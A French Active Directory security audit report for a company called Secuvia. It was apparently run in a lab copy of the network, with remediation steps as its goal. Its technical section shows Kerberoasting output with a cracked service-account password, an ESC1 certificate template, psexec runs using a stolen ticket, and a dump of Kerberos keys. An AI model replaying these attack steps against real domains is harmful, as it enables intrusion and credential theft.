

Société Secuvia

Rapport d'Audit de Sécurité Active Directory

Aristide Wafo - Antoine Douay
23/04/2026

Table des matières

1. Introduction et Cadre de l'Audit.....	2
Contexte de la mission	2
Objectifs de l'audit	2
Méthodologie et approche	2
2. Analyse technique et vecteurs d'attaque	4
Reconnaissance et énumération du périmètre	4
Exploitation des comptes de service (Kerberoasting)	4
Vulnérabilité des services de certificats (ADCS)	5
Analyse des chemins d'attaque (BloodHound)	6
Élévation de privilèges et impact final	7
3. Registre des risques	9
4. Plan de remédiation et Hardening (90 jours).....	10
Phase 1 : Urgence et réduction de la surface d'attaque (0 - 30 jours).....	10
Phase 2 : Structuration et hygiène de l'annuaire (31 - 60 jours)	10
Phase 3 : Durcissement et gouvernance (61 - 90 jours et au-delà)	11
Annexe	12

1. Introduction et Cadre de l'Audit

Contexte de la mission

La présente intervention s'inscrit dans le cadre d'une mission d'audit de sécurité exhaustive réalisée au sein de la société Secuvia, une entité comptant environ 600 employés répartis sur plusieurs sites géographiques. L'infrastructure technique de l'entreprise s'articule autour d'un socle Microsoft Windows Server 2022, centralisant les services critiques tels que l'Active Directory, les services DNS, DHCP, ainsi que l'infrastructure de gestion des certificats (ADCS). Le constat initial dressé lors de la phase de pré-audit révèle une dette technique significative au sein de l'organisation. L'absence d'une structure organisationnelle rigoureuse dans les unités d'organisation (OU), le manque d'un modèle de segmentation administrative (tiering), ainsi que le maintien de configurations par défaut sur les services sensibles constituent autant de vulnérabilités latentes. La direction a mandaté notre équipe pour évaluer cette posture et définir une stratégie de remédiation visant à protéger les actifs critiques de l'entreprise contre les menaces persistantes avancées (APT).

Objectifs de l'audit

L'objectif central de cette mission est de dresser un état des lieux précis des risques cyber pesant sur l'infrastructure. Il s'agit d'identifier les vecteurs d'attaque exploitables par un acteur malveillant, qu'il soit interne ou externe, en se concentrant sur les faiblesses liées à la configuration des services ADCS, à la gestion des comptes de service et aux paramètres de résolution de noms. Au-delà de la détection de failles, cet audit vise à proposer un plan d'action structuré et priorisé, permettant à Secuvia d'élever son niveau de sécurité global. Nous cherchons à transformer une architecture actuellement vulnérable en un environnement conforme aux meilleures pratiques du secteur, garantissant ainsi la pérennité et l'intégrité des données de l'organisation.

Méthodologie et approche

Pour mener à bien ces investigations, nous avons adopté une méthodologie hybride alliant l'analyse de configuration technique et l'audit relationnel des privilèges au sein de l'annuaire. Cette démarche, basée sur le principe de l'infiltration supposée (*Assume Breach*), consiste à tester la résilience du réseau face à un attaquant ayant déjà franchi le périmètre extérieur et cherchant à élever ses privilèges pour obtenir un accès "Domain Admin". Pour réaliser cet audit sans impacter la production, nous avons déployé un environnement de laboratoire représentatif de l'infrastructure de Secuvia, intégrant l'ensemble des rôles serveurs Windows. Cette approche contrôlée a permis de corréler les vulnérabilités de configuration aux risques réels d'usurpation d'identité.

L'analyse de la surface d'attaque a été renforcée par l'utilisation d'outils spécialisés. L'énumération de l'annuaire a été facilitée par la suite Impacket, tandis que l'audit spécifique des configurations de certificats a été réalisé via Certipy. Enfin, la cartographie des chemins d'attaque a été opérée par BloodHound, permettant de corréler visuellement les relations de privilèges entre les utilisateurs, les groupes et les serveurs. Cette approche combinée offre une vision granulaire des failles, confirmant que les configurations par défaut, alliées à une politique de mot de passe insuffisante, constituent le point d'entrée principal pour une compromission totale du domaine. Les preuves techniques recueillies durant cette phase d'investigation sont détaillées dans les chapitres suivants et servent de socle à notre analyse de risque.

2. Analyse technique et vecteurs d'attaque

Reconnaissance et énumération du périmètre

La phase initiale de reconnaissance a mis en évidence des lacunes structurelles majeures au sein de l'infrastructure Secuvia. L'énumération réseau a révélé une configuration des services de noms (DNS) et d'attribution d'adresses (DHCP) particulièrement perméable, facilitant l'intégration non contrôlée d'équipements sur le réseau. Cette absence de cloisonnement réseau, alliée à une découverte aisée des contrôleurs de domaine, a permis de dresser une cartographie complète des actifs critiques. L'analyse a également démontré que les serveurs d'administration ne bénéficient pas d'un durcissement spécifique, exposant ainsi des services tels que RPC ou SMB à des requêtes non authentifiées. Ces constatations initiales confirment que la surface d'attaque est largement étendue, rendant possible une reconnaissance interne quasi complète par n'importe quel utilisateur disposant d'un accès au réseau local, sans nécessiter d'outils d'intrusion complexes.

Exploitation des comptes de service (Kerberoasting)

L'analyse approfondie des comptes de service a révélé une vulnérabilité critique liée au protocole Kerberos. Au sein de l'Active Directory, les comptes de service dotés d'un Service Principal Name (SPN) constituent des cibles privilégiées en raison de leur nature intrinsèquement exploitable par le protocole de demande de ticket TGS (Ticket Granting Service). Plusieurs comptes, notamment le compte svc_backup, présentaient des politiques de mots de passe ne respectant pas les standards de complexité requis, rendant leur déchiffrement hors ligne réalisable par force brute ou attaque par dictionnaire. La compromission de ce compte a fourni un point d'entrée initial légitime, permettant de disposer d'une identité valide au sein du domaine. Ce vecteur d'attaque démontre l'impact direct d'une gestion laxiste des comptes techniques, dont les droits sont souvent surdimensionnés et rarement révisés, offrant un tremplin idéal pour l'escalade de privilèges.

```
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
BackupSvc/dc01.secuvia.local      svc_backup      2026-04-12 12:44:21.316030      <never>
HTTP/dc01.secuvia.local      svc_web      2026-04-12 12:42:45.153795      <never>
MSSQLSvc/dc01.secuvia.local:1433      svc_sql      2026-04-12 12:43:20.635869      <never>

[-] CCache file is not found. Skipping...
$krb5tgt$23$*svc_backup$SECUVIA.LOCAL$secuvia.local/svc_backup*$1a5517485fd9f8d053bcb31104a020d9$92e453ac7aa887e9b38c3af8262a66fa04ca59e2f47dcadc15b803856
6bc815463ff3bade2119000be3eb363f23b90ff81854015a37144d707efea05a9c63a49bd30f628cad361a889202295c4ff4806bcd1479db5540066e5f4bdb7a2b9ed13fb770e475403ddc9998
ed16a5389fcd8b11ea69377707178dccc17b62e6007b8bceea448052a99dc4c67b8070c4016988b2f66c9741643fdd6354fe87d5883558852b007cba77ba8f329476862b31165a60b3e75a5a756
7e6cc06f996a0d24abafc49045e65b86719fe025281493a21c50907dd40eea599f2a2d386d53ff0fffa171ace14d3ac77fdd48d722887345a6b75cce1f049f62fa891f868ac11a81f68c708c
9c1acae5784b794c1c70e480b0cdf749f8fd5ae121b40b2eab5991ebbc6b2565caabaae05bb49491b3fb31408665b6fde4640029d028cf7b5c07fddc6f48808428a38f1a5f288a16ec2c6915f9
5d7f780b45d0331af14952362a68daa5d4f2782b358c45eb6b2300161c56e1be77be56f5bd72e24060d74e6ebd93fddfd4ddc57f91a22fede600cbda72638ce43e83ca44757a72994b8ec21e803e
e7911798f23c8c019672254a19a8d8edea0a4c05ae4ca40c87b705861a8e444b97b9bcb73bcb6163df9b1e06ed16bdf0e79149e4b4f5b381faee585c881de3833d6726e5528d31cecaaa5e7
0990358366b64e97a39539ed00adc97c356cb67b53dc5ca3a313f305887cdd534eee057fd889490b89463e55374ce27eb91a6e01bdd69db85fffe2d4d778de3544744757c12eb3f5eb57763c22
ad23852cfa5b357883331a8b23e149ec4d3c495f06ff6588f13789bcee9af3fa73570de9a8164a334bcb6a03492f29c20c62d6a354e6250e1d68c442255d6cd5083ccadb99858cd10aab4230
9c3e7aa33aad04dfa8385df34d84764f6e9e0ed8c3dc4ff1e8b09207c9067cf77709dec5ef4f321286559be2f6e9d1be007a819c573944319f062f4aef9396a62565637d5c5549ed232d47d7d
a4cb77bf25e899d25f6215d30b015d5241e52490efde74b198775f0aa250492a9a73c5dc3245a5b20b1aa5d581e394aae10e068560d4f116e3ab197f653ea4cb35c5bdfc2f2d99c873e05c6c0d
e39a43bf071ae53aaa4aba8d08d93f26419528bf838bc56e022807d61d88ed287bf2aad096d4bc39f66b227ee05b59040a69f2e2fddc27ef4ba5badb9ac1a819667e039c9dfc4d7054a40647ee
774336b74f1276baeef51a7b461b9192d06f7aa66ab55d0c764774d1489e4b0f07d453ac7e9b92f5f844bd8c2822550fea1d306bafdbf2d24ed9750464c642278bec4bbd5dd24189cd246e7
144fe94d8c7727d8241d25deb4d7c6f6482ac43c6dc3dbcea7d9ea1b2d8a901caf0f6a788817
```

```
(kali㉿kali)-[~/Documents/hash]
$ john --show hash_svc_backup.txt
?:salut123!

1 password hash cracked, 0 left
```

Vulnérabilité des services de certificats (ADCS)

Le point de rupture le plus critique identifié lors de cet audit concerne les Services de certificats Active Directory (ADCS). L'analyse des modèles de certificats a permis de détecter une vulnérabilité de classe ESC1 sur le modèle Secuvia_AutoEnroll. Cette faille résulte d'une configuration inappropriée où l'option "Enrollee Supplies Subject" est activée, autorisant le demandeur à spécifier un nom alternatif de sujet (SAN) lors de la requête. Combinée à des droits d'enrôlement ouverts à tous les utilisateurs authentifiés du domaine, cette faille permet à n'importe quel compte, même sans privilèges élevés, de solliciter un certificat au nom de l'administrateur du domaine. Il s'agit d'une usurpation d'identité cryptographique quasi parfaite qui contourne l'intégralité des mécanismes de protection Kerberos classiques.


```

Enrollee Supplies Subject      : True
Certificate Name Flag         : EnrolleeSuppliesSubject
Enrollment Flag               : IncludeSymmetricAlgorithms
                               PublishToDs
Private Key Flag               : ExportableKey
Extended Key Usage             : Client Authentication
                               Secure Email
                               Encrypting File System
Requires Manager Approval     : False
Requires Key Archival         : False
Authorized Signatures Required : 0
Schema Version                 : 2
Validity Period                : 1 year
Renewal Period                 : 6 weeks
Minimum RSA Key Length        : 2048
Template Created               : 2026-04-12T15:32:31+00:00
Template Last Modified         : 2026-04-12T15:36:02+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights          : SECUVIA.LOCAL\Domain Admins
                               SECUVIA.LOCAL\Domain Users
                               SECUVIA.LOCAL\Enterprise Admins
                               SECUVIA.LOCAL\Authenticated Users
  Object Control Permissions
    Owner                      : SECUVIA.LOCAL\Administrator
    Full Control Principals    : SECUVIA.LOCAL\Domain Admins
                               SECUVIA.LOCAL\Enterprise Admins
    Write Owner Principals     : SECUVIA.LOCAL\Domain Admins
                               SECUVIA.LOCAL\Enterprise Admins
    Write Dacl Principals      : SECUVIA.LOCAL\Domain Admins
                               SECUVIA.LOCAL\Enterprise Admins
    Write Property Enroll      : SECUVIA.LOCAL\Domain Admins
                               SECUVIA.LOCAL\Domain Users
                               SECUVIA.LOCAL\Enterprise Admins
[+] User Enrollable Principals : SECUVIA.LOCAL\Authenticated Users
                               SECUVIA.LOCAL\Domain Users
[!] Vulnerabilities
  ESC1                        : Enrollee supplies subject and template allows client authentication.

```

Analyse des chemins d'attaque (BloodHound)

L'audit relationnel, conduit par l'outil BloodHound, a permis de corréler ces vulnérabilités de configuration à la structure réelle des permissions dans l'annuaire. L'analyse des graphes a révélé une accumulation historique de droits excessifs, notamment l'attribution de privilèges DCSync et GenericAll à des groupes techniques dont les fonctions ne le justifient pas. Ces chemins d'attaque confirment qu'un attaquant n'a pas besoin de déployer des exploits sophistiqués pour atteindre les comptes "Domain Admins". L'absence de revue périodique des accès et le manque de segmentation administrative transforment chaque compte utilisateur standard en un potentiel "hub" de mouvement latéral. Cette analyse graphique illustre de manière irréfutable que la sécurité d'une infrastructure Active Directory ne repose pas seulement sur les mots de passe, mais surtout sur la maîtrise rigoureuse de la délégation de droits.



Élévation de privilèges et impact final

La convergence de ces vulnérabilités — la compromission initiale via Kerberoasting et l'usurpation d'identité via l'ADCS — aboutit à une compromission totale du domaine. L'utilisation du certificat forgé, en tant qu'administrateur, permet d'initier une authentification PKINIT, laquelle autorise l'obtention du hash NTLM du compte administrateur. Cette élévation finale donne à l'attaquant la capacité d'extraire l'intégralité de la base de données NTDS via des outils de dumping de secrets, compromettant ainsi la confidentialité, l'intégrité et la disponibilité de l'ensemble des données de l'organisation. La persistance est ensuite assurée par la réutilisation des tickets Kerberos volés (Pass-the-Ticket), rendant les actions de l'attaquant indétectables par les mécanismes de sécurité standards qui se concentrent majoritairement sur les tentatives de connexion par mot de passe.

```
(kali@kali)-[~/Documents/certipy]
$ export KRB5CCNAME=administrator.ccache
impacket-psexec -k -no-pass dc01.secuvia.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc01.secuvia.local.....
[*] Found writable share ADMIN$
[*] Uploading file kwnorlju.exe
[*] Opening SVCManager on dc01.secuvia.local.....
[*] Creating service kYAc on dc01.secuvia.local.....
[*] Starting service kYAc.....
```



```

secuvia.local\user1:des-cbc-md5:7037dca2001c1d9
secuvia.local\user4:aes256-cts-hmac-sha1-96:5bff1e63bad03fed90764f77faeac6df1c8893ac474f5bd26e3b4949ab4dcd33
secuvia.local\user4:aes128-cts-hmac-sha1-96:7bffbff62479cd89d187e2f2dccaac2e
secuvia.local\user4:des-cbc-md5:5240758f25f14362
secuvia.local\user5:aes256-cts-hmac-sha1-96:54a510e08494677f88c8c6738eaeadd319446c33406fa3bf614acd3408d55ee
secuvia.local\user5:aes128-cts-hmac-sha1-96:dced9b37f829f2f39b0dd7fdd79f2c66
secuvia.local\user5:des-cbc-md5:0279b0e0268a2976
secuvia.local\user6:aes256-cts-hmac-sha1-96:e6f717b2f008c75d402a123b0d4e20d54fa51c7a26dd8c232ca48a3a0ecd3320
secuvia.local\user6:aes128-cts-hmac-sha1-96:0a1f019b8ccba9d1adad042ad3a112d4
secuvia.local\user6:des-cbc-md5:9e233b98862f1f7a
secuvia.local\user7:aes256-cts-hmac-sha1-96:98a6ef021a6695e1916eb18567903dc33375351fe7af084aa8b4353389b07670
secuvia.local\user7:aes128-cts-hmac-sha1-96:78dc823c002403f63c0a66acead813e0
secuvia.local\user7:des-cbc-md5:071329cdf783ef7c
secuvia.local\user8:aes256-cts-hmac-sha1-96:c644f44eb66bea88ddb163f8c8768898939a898893bb880f624499ac01e0b9fa
secuvia.local\user8:aes128-cts-hmac-sha1-96:71f15c2dfecbf0860fd691e14933f0b8
secuvia.local\user8:des-cbc-md5:2c75620d86ba6275
secuvia.local\user9:aes256-cts-hmac-sha1-96:8d926821beb147af3800886c17b322caaa6075dc0ad32f5327d6027ebda0261a
secuvia.local\user9:aes128-cts-hmac-sha1-96:7eb033c95ba417d22403830599bd66c7
secuvia.local\user9:des-cbc-md5:8a62408370764ce6
secuvia.local\user10:aes256-cts-hmac-sha1-96:bb2206a197cf062c40e4ed4bd40e267f076650d5d6933a5b694c952e7bd6e98b
secuvia.local\user10:aes128-cts-hmac-sha1-96:fa6bab9c6fe60347fe283f3056d2d428
secuvia.local\user10:des-cbc-md5:386dc4b6df798020
secuvia.local\svc_web:aes256-cts-hmac-sha1-96:cbad48631c7bcb91497c1163bd94ac6405a7f8886c16367abaf17ca8dff96494
secuvia.local\svc_web:aes128-cts-hmac-sha1-96:1177d08c1b1f08b9032e7cb2b098d765
secuvia.local\svc_web:des-cbc-md5:a1269764d63bf22f
secuvia.local\svc_sql:aes256-cts-hmac-sha1-96:c5112932fc7de581706109d2973aca1127d617e68c53858319e1503056cf1bde
secuvia.local\svc_sql:aes128-cts-hmac-sha1-96:77efc1b4da9a7fe55e792d531754eabd
secuvia.local\svc_sql:des-cbc-md5:13b3f8fd8ab61368
secuvia.local\svc_backup:aes256-cts-hmac-sha1-96:76d0e06f8ccbaa226d7bf5b453430e9fb1e8eb318772fc33de141107b06290f3

```

```

impacket-smbclient -k -no-pass dc01.secuvia.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```

```

Type help for list of commands
# use C$
# ls
drw-rw-rw-      0  Sun Apr 12 18:51:20 2026 $Recycle.Bin
drw-rw-rw-      0  Sun Apr 12 17:52:42 2026 Documents and Settings
-rw-rw-rw-    12288 Wed Apr 15 14:21:57 2026 DumpStack.log.tmp
-rw-rw-rw- 2013265920 Wed Apr 15 14:21:57 2026 pagefile.sys
drw-rw-rw-      0  Sun Apr 12 18:51:20 2026 PerfLogs
drw-rw-rw-      0  Sun Apr 12 09:00:30 2026 Program Files
drw-rw-rw-      0  Sun Apr 12 18:51:20 2026 Program Files (x86)
drw-rw-rw-      0  Mon Apr 13 12:19:26 2026 ProgramData
drw-rw-rw-      0  Sun Apr 12 17:52:43 2026 Recovery
drw-rw-rw-      0  Sun Apr 12 10:50:04 2026 System Volume Information
drw-rw-rw-      0  Sun Apr 12 08:57:05 2026 Users
drw-rw-rw-      0  Wed Apr 15 17:40:54 2026 Windows

```

3. Registre des risques

L'audit technique mené a permis d'identifier une série de vulnérabilités dont la criticité varie selon leur impact sur la disponibilité et la confidentialité des données de Secuvia. Pour faciliter la priorisation des mesures correctives, nous avons synthétisé ces findings dans le tableau ci-dessous. Chaque risque a été évalué selon une matrice combinant la probabilité d'exploitation et l'impact métier en cas de compromission effective.

ID	Risque	Criticité	Impact
1	Kerberoasting (Compte de service)	Critique	Accès initial
2	ADCS ESC1 (Usurpation Admin)	Critique	Compromission totale
3	Transfert de zone DNS ouvert	Élevé	Reconnaissance
4	Absence de Tiering administratif	Élevé	Escalade rapide
5	Absence de logs centralisés	Moyen	Détection impossible
6	Privilèges DCSync excessifs	Élevé	Vol de la base AD
7	Faiblesse politique mots de passe	Moyen	Brute-force
8	Cloisonnement GPO défaillant	Moyen	Mouvements latéraux
9	Protocoles hérités (SMBv1/NTLM)	Moyen	Interception
10	Absence de revue des droits	Faible	Dette technique

Au-delà de cette classification, il est crucial de comprendre que ces risques sont interdépendants. Par exemple, l'absence de segmentation administrative (ID 4) amplifie considérablement l'impact du Kerberoasting (ID 1), car un attaquant peut, depuis un poste de travail client compromis, accéder aux jetons d'administration. De même, la persistance offerte par les failles ADCS (ID 2) rend obsolète toute tentative de filtrage réseau si les services de certificats ne sont pas d'abord sécurisés. La gestion de ces risques ne doit donc pas être perçue comme un cumul de correctifs isolés, mais comme une refonte globale de la confiance dans l'infrastructure.

4. Plan de remédiation et Hardening (90 jours)

La remédiation des failles identifiées chez Secuvia doit suivre une approche pragmatique, privilégiant la réduction immédiate de la surface d'attaque avant de s'attaquer aux changements structurels de l'annuaire. Nous avons découpé ce plan en trois phases distinctes, alignées sur les capacités opérationnelles des équipes IT en place.

Phase 1 : Urgence et réduction de la surface d'attaque (0 - 30 jours)

La première phase se concentre exclusivement sur les "Quick Wins" et les vulnérabilités les plus exploitables. La priorité absolue est la correction de la faille ADCS ESC1 : les modèles de certificats autorisant l'enrôleur à définir le sujet doivent être immédiatement supprimés ou modifiés pour exiger une validation administrative. Parallèlement, une rotation complète des mots de passe des comptes de service, tels que svc_backup, est requise. Ces mots de passe doivent dorénavant respecter une longueur minimale de 25 caractères pour rendre le Kerberoasting inefficace. Enfin, nous préconisons la suppression immédiate des droits DCSync attribués aux comptes qui ne sont pas des contrôleurs de domaine, ainsi que la clôture des transferts de zone DNS, qui constituent une porte d'entrée passive pour toute reconnaissance réseau.

Phase 2 : Structuration et hygiène de l'annuaire (31 - 60 jours)


La seconde phase aborde la structure profonde de l'Active Directory. L'objectif est l'implémentation d'un modèle de tiering administratif strict (Tier 0, 1, 2) afin d'isoler les comptes à hauts privilèges des environnements de travail utilisateur. Cela implique la réorganisation des unités d'organisation (OU) et la restriction des ouvertures de session pour les administrateurs. Durant cette étape, nous recommandons également la rotation double du compte krbtgt afin d'invalider tous les tickets Kerberos potentiellement compromis par des attaques antérieures. C'est également le moment opportun pour activer la journalisation centralisée ; l'intégration des journaux d'événements des contrôleurs de domaine vers une solution SIEM permettra enfin de corréler les comportements suspects et de détecter en temps réel les tentatives de dumping de secrets ou d'usurpation.

Phase 3 : Durcissement et gouvernance (61 - 90 jours et au-delà)

La dernière phase est consacrée au hardening technique approfondi et à l'instauration d'une gouvernance pérenne. Le durcissement des GPOs devient central : activation systématique du "SMB Signing" et désactivation définitive des protocoles hérités (NTLMv1 et SMBv1) qui sont obsolètes. Cette étape inclut aussi la mise en place d'une procédure de revue semestrielle des droits et permissions, afin de lutter contre la réapparition de la dette technique. La sécurité ne s'arrêtant jamais, une formation aux bonnes pratiques de sécurité Active Directory pour les administrateurs systèmes doit être dispensée, afin d'assurer que les nouvelles configurations soient maintenues dans le temps. Le maintien de cette posture devra être validé par un test d'intrusion de suivi, six mois après la fin de ce plan de remédiation.

Annexe :

Graphique de utilisateur lier au groupe domain admin.



Graphique de groupe avec plusieurs droits critique AllExtendedRights, GenericAll, DCSync

